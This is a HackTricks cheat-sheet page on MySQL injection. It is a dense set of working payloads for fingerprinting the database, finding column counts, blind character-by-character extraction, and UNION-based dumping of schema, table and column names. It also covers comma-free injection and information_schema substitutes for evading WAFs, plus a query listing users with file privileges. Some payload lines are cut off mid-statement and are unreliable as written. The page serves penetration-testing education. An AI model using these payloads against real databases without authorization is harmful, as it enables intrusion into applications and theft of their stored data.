





HackTricks

HackTricks ▾

HackTricks Training

🔍 Ask or Search Ctrl + K

MySQL injection

- ✓ Learn & practice AWS Hacking:  [HackTricks Training AWS Red Team Expert \(ARTE\)](#) 
- Learn & practice GCP Hacking:  [HackTricks Training GCP Red Team Expert \(GRTE\)](#) 

> Support HackTricks

/Rooted CON

[RootedCON](#) is the most relevant cybersecurity event in **Spain** and one of the most important in **Europe**. With **the mission of promoting technical knowledge**, this congress is a boiling meeting point for technology and cybersecurity professionals in every discipline.



RootedCON

RootedCON

>

Comments

```
-- MySQL Comment
# MySQL Comment
/* MySQL Comment */
/*! MySQL Special SQL */
/*!32302 10*/ Comment for MySQL version 3.23.02
```

Interesting Functions

Confirm Mysql:

```
concat('a','b')
database()
version()
user()
system_user()
@@version
@@datadir
rand()
floor(2.9)
length(1)
count(1)
```

Useful functions

```
SELECT hex(database())
SELECT conv(hex(database()),16,10) # Hexadecimal -> Decimal
SELECT DECODE(ENCODE('cleartext', 'PWD'), 'PWD')# Encode() & decpde() returns only numbers
SELECT uncompress(compress(database())) #Compress & uncompress() returns only numbers
SELECT replace(database(),"r","R")
SELECT substr(database(),1,1)='r'
SELECT substring(database(),1,1)=0x72
SELECT ascii(substring(database(),1,1))=114
SELECT database()=char(114,101,120,116,101,115,116,101,114)
SELECT group_concat(<COLUMN>) FROM <TABLE>
SELECT group_concat(if(strcmp(table_schema,database()),table_name,null))
SELECT group_concat(CASE(table_schema)When(database())Then(table_name)END)
strcmp(),mid(),,ldap(),rdap(),left(),righ(),instr(),sleep()
```

All injection

```
SELECT * FROM some_table WHERE double_quotes = "IF(SUBSTR(@@version,1,1)<5,BENCHMARK(20000000
```

from <https://labs.detectify.com/2013/05/29/the-ultimate-sql-injection-payload/>

Flow

Remember that in "modern" versions of **MySQL** you can substitute "***information_schema.tables***" for "***mysql.innodb_table_stats***" (This could be useful to bypass WAFs).

```
SELECT table_name FROM information_schema.tables WHERE table_schema=database(); #Get name of
SELECT column_name FROM information_schema.columns WHERE table_name="<TABLE_NAME>"; #Get name
SELECT <COLUMN1>,<COLUMN2> FROM <TABLE_NAME>; #Get values
SELECT user FROM mysql.user WHERE file_priv='Y'; #Users with file privileges
```

Only 1 value

- `group_concat()`
- `Limit X,1`

Blind one by one

- `substr(version(),X,1)='r'` or `substring(version(),X,1)=0x70` or `ascii(substr(version(),X,1))=112`
- `mid(version(),X,1)='5'`

Blind adding

- `LPAD(version(),1...length(version()),'1')='asd'...`
- `RPAD(version(),1...length(version()),'1')='asd'...`
- `SELECT RIGHT(version(),1...length(version()))='asd'...`
- `SELECT LEFT(version(),1...length(version()))='asd'...`

- `SELECT INSTR('foobarbar', 'fo...')=1`

Detect number of columns

Using a simple ORDER

```
order by 1
order by 2
order by 3
...
order by XXX

UniOn SeLect 1
UniOn SeLect 1,2
UniOn SeLect 1,2,3
...
```

MySQL Union Based

```
UniOn SeLect 1,2,3,4,...,gRoUp_cOncaT(0x7c,schema_name,0x7c)+fRoM+information_schema.schemat
UniOn SeLect 1,2,3,4,...,gRoUp_cOncaT(0x7c,table_name,0x7C)+fRoM+information_schema.tables+v
UniOn SeLect 1,2,3,4,...,gRoUp_cOncaT(0x7c,column_name,0x7C)+fRoM+information_schema.columns
UniOn SeLect 1,2,3,4,...,gRoUp_cOncaT(0x7c,data,0x7C)+fRoM+...
```

SSRF

Learn here different options to [abuse a Mysql injection to obtain a SSRF](#).

WAF bypass tricks

Information_schema alternatives

Remember that in "modern" versions of **MySQL** you can substitute ***information_schema.tables*** for ***mysql.innodb_table_stats*** or for ***sys.x\$schema_flattened_keys*** or for ***sys.schema_table_statistics***

MySQL injection without COMMAS

Select 2 columns without using any comma

(<https://security.stackexchange.com/questions/118332/how-make-sql-select-query-without-comma>):

```
-1' union select * from (select 1)UT1 JOIN (SELECT table_name FROM mysql.innodb_table_stats)
```

Retrieving values without the column name

If at some point you know the name of the table but you don't know the name of the columns inside the table, you can try to find how many columns are there executing something like:

```
# When a True is returned, you have found the number of columns
select (select "", "") = (SELECT * from demo limit 1);      # 2columns
select (select "", "", "") < (SELECT * from demo limit 1); # 3columns
```

Supposing there is 2 columns (being the first one the ID) and the other one the flag, you can try to bruteforce the content of the flag trying character by character:

```
# When True, you found the correct char and can start bruteforcing the next position
select (select 1, 'flaf') = (SELECT * from demo limit 1);
```

More info in <https://medium.com/@terjanq/blind-sql-injection-without-an-in-1e14ba1d4952>

MySQL history

You can see other executions inside the MySQL reading the table: ***sys.x\$statement_analysis***

Version alternatives


```
mysql> select @@innodb_version;
mysql> select @@version;
mysql> select version();
```

Other MYSQL injection guides

- <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/MySQL%20Injection.md>]

References

- <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/MySQL%20Injection.md>







RootedCON is the most relevant cybersecurity event in **Spain** and one of the most important in **Europe**. With **the mission of promoting technical knowledge**, this congress is a boiling meeting point for technology and cybersecurity professionals in every discipline.



RootedCON
RootedCON



- ✓ Learn & practice AWS Hacking:  [HackTricks Training AWS Red Team Expert \(ARTE\)](#) 
- Learn & practice GCP Hacking:  [HackTricks Training GCP Red Team Expert \(GRTE\)](#) 

> [Support HackTricks](#)



Previous
[MSSQL Injection](#)

Next

[MySQL File priv to SSRF/RCE](#)



Last updated 3 months ago

